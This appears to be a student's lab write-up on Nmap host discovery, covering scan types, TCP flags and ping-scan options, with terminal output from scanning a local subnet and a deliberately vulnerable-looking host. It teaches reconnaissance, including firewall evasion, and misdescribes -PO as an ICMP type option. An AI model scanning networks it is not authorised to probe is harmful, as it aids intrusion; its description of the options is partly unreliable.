Title:Nmap Scanning Techniques

Objective: To understand and document various host discovery techniques using Nmap, focusing on scanning types, protocol-specific techniques, and TCP header flag usage. This document is structured for practical learning and screenshot-based step-by-step validation.

1. **TCP Connect Scan (Vanilla Scan)** – Performs a full TCP handshake to check if a port is open.

2. **SYN Scan** – Sends SYN packets to detect open ports without completing the TCP handshake (stealthy).

3. **FIN Scan** – Sends a FIN packet to detect closed ports based on RST responses.

4. **Xmas Scan** – Sends a TCP packet with FIN, PSH, and URG flags to identify open ports on Unix systems.

5. **FTP Bounce Scan** – Uses an insecure FTP server to scan ports on another host, bypassing firewalls.

6. **Sweep Scan** – Scans the same port across multiple IP addresses to find active hosts.

7. **Ping Scan** – Sends ICMP Echo Requests to identify live hosts on a network.

TCP Header Flags (Short Scenario-Based)

1. **URG (Urgent)** – Marks urgent data; like “yo, read this message **NOW** before anything else”.

2. **PSH (Push)** – Tells the receiver to **process data immediately** (e.g., sending chat messages).

3. **FIN** – Gracefully **ends** a TCP connection (used in FIN scans to sneakily probe a port).

4. **SYN** – Starts a TCP connection (used in SYN scan to check if port replies with SYN-ACK).

5. **RST** – Forcefully **resets** the connection if something is wrong (used in scan detection).

6. **ACK** – Acknowledges receipt of data or a SYN (used in ACK scan to probe firewall behavior).

3. Host Discovery Scans


3.1 Ping Scan (-sn): Ping scan is used to discover which hosts are up in a network without performing a port scan**.**

Usage: To quickly identify live hosts in a given subnet or IP range without scanning their ports.

Command Format: nmap -sn <target>

Example 1: Subnet Scan : nmap -sn 192.168.1.0/24

Example 2: Specific Host Range : nmap -sn 192.168.1.10-20




```
└─$ nmap -sn 192.168.29.92
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-28 12:36 IST
Nmap scan report for 192.168.29.92
Host is up (0.00098s latency).
MAC Address: 0E:2A:70:AA:13:75 (Unknown)
Nmap done: 1 IP address (1 host up) scanned in 0.12 seconds

┌──(harish㉿kali)-[~]
└─$ nmap -sn 192.168.29.1/24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-28 12:39 IST
Nmap scan report for reliance.reliance (192.168.29.1)
Host is up (0.0074s latency).
MAC Address: A8:DA:0C:A4:0B:3B (Servercom (India) Private Limited)
Nmap scan report for 192.168.29.3
Host is up (0.00063s latency).
MAC Address: 6E:7E:C7:DA:AD:E1 (Unknown)
Nmap scan report for 192.168.29.37
Host is up (0.033s latency).
MAC Address: 82:C5:C6:A2:35:77 (Unknown)
Nmap scan report for 192.168.29.92
Host is up (0.0017s latency).
MAC Address: 0E:2A:70:AA:13:75 (Unknown)
Nmap scan report for 192.168.29.90
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 2.31 seconds

┌──(harish㉿kali)-[~]
└─$ nmap -sn 192.168.29.1-100
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-28 12:41 IST
Nmap scan report for reliance.reliance (192.168.29.1)
Host is up (0.023s latency).
MAC Address: A8:DA:0C:A4:0B:3B (Servercom (India) Private Limited)
Nmap scan report for 192.168.29.3
Host is up (0.00054s latency).
MAC Address: 6E:7E:C7:DA:AD:E1 (Unknown)
Nmap scan report for 192.168.29.92
Host is up (0.0011s latency).
MAC Address: 0E:2A:70:AA:13:75 (Unknown)
Nmap scan report for 192.168.29.90
Host is up.
Nmap done: 100 IP addresses (4 hosts up) scanned in 1.67 seconds
```

Fig: Ping Scan

3.2 Ping Scan with `--exclude`

This scan pings all hosts in a subnet **except** the IPs you manually exclude. It helps when you know certain systems shouldn't be touched—maybe sensitive devices, monitored hosts, or production servers.

Example Scenario: Let's say your test range is `192.168.1.0/24`, but `.5` and `.10` are production boxes with alerts set up. You can exclude them using `--exclude` to avoid triggering alarms or issues




```
┌──(harish㉿kali)-[~]
└─$ nmap -sn 192.168.29.1-255 --exclude 192.168.29.92
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-28 13:04 IST
Nmap scan report for reliance.reliance (192.168.29.1)
Host is up (0.0068s latency).
MAC Address: A8:DA:0C:A4:0B:3B (Servercom (India) Private Limited)
Nmap scan report for 192.168.29.3
Host is up (0.00059s latency).
MAC Address: 6E:7E:C7:DA:AD:E1 (Unknown)
Nmap scan report for 192.168.29.37
Host is up.
MAC Address: 82:C5:C6:A2:35:77 (Unknown)
Nmap scan report for 192.168.29.89
Host is up.
MAC Address: E6:25:14:85:28:96 (Unknown)
Nmap scan report for 192.168.29.90
Host is up.
Nmap done: 254 IP addresses (5 hosts up) scanned in 2.04 seconds

┌──(harish㉿kali)-[~]
└─$ nmap -sn 192.168.29.1-255
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-28 13:05 IST
Nmap scan report for reliance.reliance (192.168.29.1)
Host is up (0.019s latency).
MAC Address: A8:DA:0C:A4:0B:3B (Servercom (India) Private Limited)
Nmap scan report for 192.168.29.3
Host is up (0.00059s latency).
MAC Address: 6E:7E:C7:DA:AD:E1 (Unknown)
Nmap scan report for 192.168.29.37
Host is up (0.20s latency).
MAC Address: 82:C5:C6:A2:35:77 (Unknown)
Nmap scan report for 192.168.29.89
Host is up (0.36s latency).
MAC Address: E6:25:14:85:28:96 (Unknown)
Nmap scan report for 192.168.29.92
Host is up (0.0022s latency).
MAC Address: 0E:2A:70:AA:13:75 (Unknown)
Nmap scan report for 192.168.29.90
Host is up.
Nmap done: 255 IP addresses (6 hosts up) scanned in 5.38 seconds
```

Fig: Ping Scan (--Exclude)

3.3 Ping Scan using List of IPs with `-iL`

Command: `nmap -sn -iL iplist.txt`

Used For: Scans hosts listed in a file (one IP per line) for live status. Helpful when dealing with custom host inventories.




```
┌──(harish㉿kali)-[~]
└─$ nmap -sn -iL ip.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-28 13:09 IST
Nmap scan report for 192.168.29.3
Host is up (0.00052s latency).
MAC Address: 6E:7E:C7:DA:AD:E1 (Unknown)
Nmap scan report for 192.168.29.37
Host is up (0.068s latency).
MAC Address: B2:C5:C6:A2:35:77 (Unknown)
Nmap scan report for 192.168.29.89
Host is up (0.25s latency).
MAC Address: E6:25:14:85:28:96 (Unknown)
Nmap scan report for 192.168.29.92
Host is up (0.00100s latency).
MAC Address: 0E:2A:70:4A:13:75 (Unknown)
Nmap scan report for 192.168.29.90
Host is up.
Nmap done: 5 IP addresses (5 hosts up) scanned in 2.95 seconds

┌──(harish㉿kali)-[~]
└─$ nmap -sn -iL ip.txt --exclude 192.168.29.92
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-28 13:10 IST
Nmap scan report for 192.168.29.3
Host is up (0.00052s latency).
MAC Address: 6E:7E:C7:DA:AD:E1 (Unknown)
Nmap scan report for 192.168.29.37
Host is up (0.20s latency).
MAC Address: 82:C5:C6:A2:35:77 (Unknown)
Nmap scan report for 192.168.29.89
Host is up (0.18s latency).
MAC Address: E6:25:14:85:28:96 (Unknown)
Nmap scan report for 192.168.29.90
Host is up.
Nmap done: 4 IP addresses (4 hosts up) scanned in 0.35 seconds

┌──(harish㉿kali)-[~]
└─$
```

Fig: Ping Scan with list

3.4 Ping Scan using No Ping (-Pn)

This disables host discovery and treats all hosts as online, useful when ping is blocked by firewalls or ICMP is disabled.

Command: nmap -Pn <target>



```
┌──(harish㉿kali)-[~]
└─$ nmap -Pn 192.168.29.92
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-28 15:06 IST
Nmap scan report for 192.168.29.92
Host is up (0.00065s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 0E:2A:70:AA:13:75 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 6.82 seconds

┌──(harish㉿kali)-[~]
└─$
```

Fig: No Ping Scan

3.5 Ping Scan using Specific Probe Types (-PS, -PA, -PU, -PY, -PR)

To perform host discovery using different protocol-specific probes. Useful for evading firewalls and detecting hosts in different network configurations.

Example:


nmap -PS80,443 192.168.1.0/24

nmap -PA80,443 192.168.1.0/24

nmap -PU53 192.168.1.0/24

nmap -PY 631 192.168.1.0/24

nmap -PR 192.168.1.0/24




```
┌──(harish㉿kali)-[~]
└─$ nmap -sn -PS 192.168.29.92
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-28 15:28 IST
Nmap scan report for 192.168.29.92
Host is up (0.00073s latency).
MAC Address: 0E:2A:70:AA:13:75 (Unknown)
Nmap done: 1 IP address (1 host up) scanned in 6.63 seconds

┌──(harish㉿kali)-[~]
└─$ nmap -sn -PA 192.168.29.92
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-28 15:29 IST
Nmap scan report for 192.168.29.92
Host is up (0.00093s latency).
MAC Address: 0E:2A:70:AA:13:75 (Unknown)
Nmap done: 1 IP address (1 host up) scanned in 6.65 seconds

┌──(harish㉿kali)-[~]
└─$ nmap -sn -PU 192.168.29.92
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-28 15:30 IST
Nmap scan report for 192.168.29.92
Host is up (0.00070s latency).
MAC Address: 0E:2A:70:AA:13:75 (Unknown)
Nmap done: 1 IP address (1 host up) scanned in 6.64 seconds

┌──(harish㉿kali)-[~]
└─$ nmap -sn -PY 192.168.29.92
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-28 15:30 IST
Nmap scan report for 192.168.29.92
Host is up (0.0011s latency).
MAC Address: 0E:2A:70:AA:13:75 (Unknown)
Nmap done: 1 IP address (1 host up) scanned in 6.64 seconds

┌──(harish㉿kali)-[~]
└─$ nmap -sn -PR 192.168.29.92
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-28 15:31 IST
Nmap scan report for 192.168.29.92
Host is up (0.00097s latency).
MAC Address: 0E:2A:70:AA:13:75 (Unknown)
Nmap done: 1 IP address (1 host up) scanned in 6.62 seconds
```

Fig: Portlist Scans

3.6 ICMP-Based Ping Scan using PE, PP, PM, PO

Performs host discovery using various ICMP types: Echo Request (`-PE`), Timestamp Request (`-PP`), Netmask Request (`-PM`), and all other types (`-PO`) for comprehensive ICMP-based discovery.

Command Example: nmap -PE -PP -PM -PO <target>




```
┌──(harish㉿kali)-[~]
└─$ nmap -sn -PE 192.168.29.92
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-28 16:29 IST
Nmap scan report for 192.168.29.92
Host is up (0.00085s latency).
MAC Address: 0E:2A:70:AA:13:75 (Unknown)
Nmap done: 1 IP address (1 host up) scanned in 6.64 seconds

┌──(harish㉿kali)-[~]
└─$ nmap -sn -PP 192.168.29.92
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-28 16:29 IST
Nmap scan report for 192.168.29.92
Host is up (0.0010s latency).
MAC Address: 0E:2A:70:AA:13:75 (Unknown)
Nmap done: 1 IP address (1 host up) scanned in 6.64 seconds

┌──(harish㉿kali)-[~]
└─$ nmap -sn -PM 192.168.29.92
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-28 16:30 IST
Nmap scan report for 192.168.29.92
Host is up (0.00091s latency).
MAC Address: 0E:2A:70:AA:13:75 (Unknown)
Nmap done: 1 IP address (1 host up) scanned in 6.62 seconds

┌──(harish㉿kali)-[~]
└─$ nmap -sn -PO1 192.168.29.92
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-28 16:30 IST
Nmap scan report for 192.168.29.92
Host is up (0.0010s latency).
MAC Address: 0E:2A:70:AA:13:75 (Unknown)
Nmap done: 1 IP address (1 host up) scanned in 6.65 seconds

┌──(harish㉿kali)-[~]
└─$ 
```

3.7 Ping Scan using `-n / -R`

Command: `nmap -sn -n 192.168.1.0/24`

Purpose:

- -n disables reverse DNS resolution for faster scanning.
- -R forces reverse DNS resolution to identify hostnames (slower, but useful when you need names).

